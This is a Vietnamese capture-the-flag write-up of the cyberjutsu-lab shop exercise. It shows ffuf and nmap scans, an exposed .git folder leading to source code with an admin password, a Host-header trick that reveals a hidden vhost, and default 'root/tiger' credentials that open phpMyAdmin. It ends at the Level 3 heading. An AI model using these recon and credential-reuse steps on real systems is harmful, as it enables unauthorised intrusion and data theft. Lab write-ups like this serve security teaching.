



RECON_2 WRITEUPS

I. Labs Overview:

Có tất cả 3 flag nằm rải rác

Goal: Đọc flag trong database và chiếm quyền kiểm soát server.

II. Analysis:

Cách hoạt động của ứng dụng:

Cute Store [Sign Up](#)

Login

Username

Password

[Submit](#)

[Don't have account](#)

[Sign Up](#)

- Truy cập vào ứng dụng ở shop.cyberjutsu-lab.tech/
- Đây là 1 trang web shopping với những chức năng cơ bản như đăng ký, đăng nhập và đặt hàng vật phẩm
- Có chỗ để login, nghĩ tới khả năng nó có thể bị **SQL Injection**
- ⇒ Sau 1 số test cases, ta nhận ra chưa thể thu thập được gì, ta sẽ đẩy giả thuyết tấn công SQL Injection xuống sau.
- Ta thử tạo tài khoản và đăng nhập rồi được như sau:



Sign Out

Welcome back, havertz2110.



Doraemon

Gấu bông Doraemon 20cm

Buy



Pikachu

Gấu bông Pikachu 20cm

Buy



Qoobee

Gấu bông Qoobee 20cm

Buy



Bò chàm chi

Gấu bông Bò chàm chi 20cm

Buy



⇒ Chỉ là trang web hiện tên của bản thân và các vật phẩm được rao bán, không có gì đặc biệt, ta tiếp tục khai thác trang web bằng những hướng khác.

1. Level 1

1.1. Phân tích /.git/config & /.git/HEAD

- Đầu tiên, ta sẽ tiến hành scan directories bằng tool **ffuf** với lệnh:

```
./ffuf -u http://shop.cyberjutsu-lab.tech/FUZZ -w common.txt
```

- Trong đó:

- o -u: là option nhận URL
- o -w: là option nhận vào wordlist để scan

```
.git/config [Status: 200, Size: 301, Words: 23, Lines: 14, Duration: 19ms]:
.git/HEAD [Status: 200, Size: 21, Words: 2, Lines: 2, Duration: 20ms]0 ::
.git [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 20ms]:
.hta [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 14ms]:
.htaccess [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 10ms]:
.git/index [Status: 200, Size: 2238, Words: 13, Lines: 14, Duration: 30ms]
.htpasswd [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 14ms]:
.git/logs/ [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]:
db [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 18ms] 0 ::
img [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 7ms]:
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 8ms]rors: 0 ::
scripts [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 9ms]:
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 7ms]:
static [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 7ms]:
styles [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 6ms]:
:: Progress: [4686/4686] :: Job [1/1] :: 374 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```




- ⇒ Có endpoint **/.git**, có vẻ như khi deploy ứng dụng, anh dev đã để quên file **.git**
- Chỉ có **/.git/HEAD** và **/.git/config** là trả về http status 200. Thử truy cập tới **/.git/config**, ta được như sau:

The screenshot shows a web browser window with the address bar displaying 'shop.cyberjutsu-lab.tech/.git/config'. The page content is a text file with the following configuration:

```
[core]
  repositoryformatversion = 0
  filemode = false
  bare = false
  logallrefupdates = true
  symlinks = false
  ignorecase = true
[remote "origin"]
  url = https://github.com/timoxoszt/shop-cute.git
  fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
  remote = origin
  merge = refs/heads/main
```

- Nhận thấy có link github origin là:
<https://github.com/timoxoszt/shop-cute.git>
- Truy cập tới đường dẫn này, ta thấy được source của trang shop.cyberjutsu-lab.tech/



- Tiến hành clone source code về và đọc thì ta nhận ra trang **/login.php** và **/register.php** không thể bị SQL Injection vì anh dev đã sử dụng Prepare Statement → giả thuyết ở trên của ta đã sai


```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    try {  
        include "db.php";  
        $sql = "select username from users where username=? and password=?";  
        $sth = $conn->prepare($sql);  
        $sth->execute(array($_POST['username'], $_POST['password']));  
        $sth->setFetchMode(PDO::FETCH_ASSOC);  
        if ($sth->rowCount() > 0) {  
            $row = $sth->fetch(); {  
                $_SESSION['username'] = $row['username'];  
                die(header("location: shopping.php"));  
            }  
        } else {  
            $message = "Wrong username or password";  
        }  
    } catch (PDOException $e) {  
        $message = $sql . "<br>" . $e->getMessage();  
    }  
}
```



- Sau khi đi qua source code, ta vào file **db/init.sql** và thấy ở đây có chứa phần username và password của admin:

```
CREATE TABLE `users` (  
  `id` int(11) NOT NULL AUTO_INCREMENT,  
  `username` varchar(30) NOT NULL,  
  `password` varchar(40) NOT NULL,  
  PRIMARY KEY (`id`),  
  UNIQUE KEY `username` (`username`)  
);  
  
INSERT INTO `users` (`username`, `password`) VALUES ('admin', 'r4nd0MP4ssWord');
```

- Thử sử dụng credentials này để đăng nhập:



⇒ Thành công đăng nhập account admin và có được flag đầu tiên

2. Level 2:

2.1. Tiến hành scan ip:

- Tiếp theo, ta sẽ dùng **nmap** để scan những port đang mở của ứng dụng
- Dùng lệnh:

```
nmap -sC -sV -A shop.cyberjutsu-lab.tech
```

- Trong đó:
 - o -sC: Dùng script mặc định của **nmap** để scan
 - o -sV: Xác định version của các service được scan ra




- -A: Xác định hệ điều hành

```
anhavertz@havertz2110:/mnt/c/Users$ nmap -sC -sV -A shop.cyberjutsu-lab.tech
Starting Nmap 7.80 ( https://nmap.org ) at 2025-02-01 18:13 +07
Nmap scan report for shop.cyberjutsu-lab.tech (14.225.255.60)
Host is up (0.0082s latency).
rDNS record for 14.225.255.60: cms.cyberjutsu-lab.tech
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
53/tcp    filtered domain
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_   PHPSESSID:
|_     httponly flag not set
|_ http-git:
|_   14.225.255.60:80/.git/
|_     Git repository found!
|_       Repository description: Unnamed repository; edit this file 'description' to name the...
|_       Remotes:
|_         https://github.com/timoxoszt/shop-cute.git
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was login.php
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
8080/tcp  open  http         Apache httpd 2.4.62 ((Debian))
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: phpMyAdmin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.91 seconds
```

- Nhận thấy không có port nào lạ (port 22 để ssh và port 80 là http) và để ý kĩ, ta thấy **nmap** có thể xác định được IP của ứng dụng web là **14.225.255.60**
- Thử truy cập tới IP này trên trình duyệt:



⇒ Server tự động redirect ta về <http://cms.cyberjutsu-lab.tech/>


Giả thuyết:

- Ta đã biết rằng 1 server có khả năng host nhiều trang web khác nhau và có vẻ như server này đang chứa cả shop.cyberjutsu-lab.tech và cms.cyberjutsu-lab.tech
- Hiện tại, domain cms.cyberjutsu-lab.tech không có DNS record public (có thể kiểm tra qua nslookup trả về NXDOMAIN). Tuy nhiên, virtual host (vhost) cho domain này vẫn được cấu hình trên server. Vậy nên khi chúng ta truy cập trực tiếp vào IP server và thêm Host header là cms.cyberjutsu-lab.tech, server sẽ nhận biết và trả về nội dung tương ứng với vhost configuration của domain này




Kiểm chứng giả thuyết:

- Bắt lại request gửi tới IP này rồi tiến hành thay đổi host thành **cms.cyberjutsu-lab.tech** và gửi lại request



⇒ Response đã thay đổi và trả về cho ta 1 ứng dụng web tên LAMP STACK



Environment

- Apache/2.4.59 (Debian)
- PHP 7.4.2
- MySQL Server 8.0.0-dmr


Quick Links

- phpinfo()
- phpMyAdmin
- Test DB Connection with mysqli
- Test DB Connection with PDO
- File Storage System

⇒ Xác định được có tồn tại domain này



- Tiếp theo, để dễ thao tác về sau, ta cần thay đổi config trên máy để mỗi lần gửi request vào IP này thì host luôn là **cms.cyberjutsu-lab.tech**
- Để làm được điều này, ta cần mở file hosts bằng notepad với quyền Admin
 - Windows: **C:/Windows/System32/drivers/etc/hosts**
 - Linux: **/etc/hosts**



- File **hosts** này có tác dụng giúp ta có thể ánh xạ tên miền với địa chỉ IP, cho phép tự định nghĩa cách phân giải tên miền thành IP và hoạt động như một DNS cục bộ trên máy.
- Thêm IP **14.225.255.60** và host là **cms.cyberjutsu-lab.tech** như sau:



```
hosts test.txt
File Edit View

10.126.13.37 exchange.tube.stfdmz mail.tube.stf tube.stf exchange.tube.stf blind.tube.stf landing.tube.stf
innovative.stf
14.225.255.60 cms.cyberjutsu-lab.tech

# Added by Docker Desktop
192.168.1.14 host.docker.internal
192.168.1.14 gateway.docker.internal
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
# End of section
```


⇒ Từ bây giờ khi gửi request tới IP **14.225.255.60** thì host của ta sẽ luôn là **cms.cyberjutsu-lab.tech**

2.2. Phân tích ứng dụng LAMP STACK


- Sau khi vào được trang web, ta có 1 số thứ cần quan tâm như thông tin phiên bản môi trường(có thể tìm CVE liên quan để khai thác) và các đường link:
 - Đầu tiên, ta có 1 đường link phpinfo mà khi nhấn vào sẽ thấy được kết quả trả về từ hàm `phpinfo()`
 - 1 đường link dẫn tới trang **phpMyAdmin** → **đáng nghi ngờ**
 - 2 đường link để test kết nối tới Database
 - 1 đường link dẫn tới nơi lưu trữ file – **File Storage System** → **đáng nghi ngờ**
- ⇒ Ta sẽ tiến hành đào sâu vào 2 đường link mà ta xem chúng là đáng nghi ngờ

2.3. Phân tích phpMyAdmin

- Để bắt đầu, ta phân tích trang phpMyAdmin
- Khi bấm vào link, server đưa ta tới **<http://localhost:8080/>**



⇒ Để truy cập, thay đổi URL thành <http://cms.cyberjutsu-lab.tech:8080/>



Ý tưởng:


- Khả năng cao trang này sử dụng username và password mặc định của NPH(suy luận từ những bất cẩn trước của anh dev).
- Để biết được cặp giá trị mặc định này, ta có thể bruteforce các password thông dụng hoặc đi recon luôn config mặc định của nó

Kiểm chứng:

- Nhìn vào ứng dụng LAMP STACK, ta có thể đoán rằng nó là 1 ứng dụng Open Source và anh dev clone source này về để build lại(thông qua giao diện của




nó). Do đó, ta thử search google thử với từ khóa “LAMP STACK source code github” và có như sau:




- ⇒ Ý tưởng đúng, xem config của source code này, có thể username và password của trang phpMyAdmin sẽ giống nhau vì anh dev có thể quên không đổi config mà clone về xài config mặc định luôn
- Ta thấy được có credentials trong file **sample.env**:

```
# MySQL root user password
MYSQL_ROOT_PASSWORD=tiger
```

- ⇒ Thử nhập **username: root** và **password: tiger** vào chỗ login của phpMyAdmin



- ⇒ Thành công đăng nhập vào trang phpMyAdmin và ta chứng minh được rằng anh dev đã sử dụng config mặc định của source code LAMP STACK
- Sau khi vào được, ta vào database **docker** (thường không phải mặc định của MySQL) và thấy được table **flag_***** khả nghi:



- ⇒ Truy cập vào và ta thành công lấy được flag thứ 2

3. Level 3

Hướng 1: Phân tích File Storage System

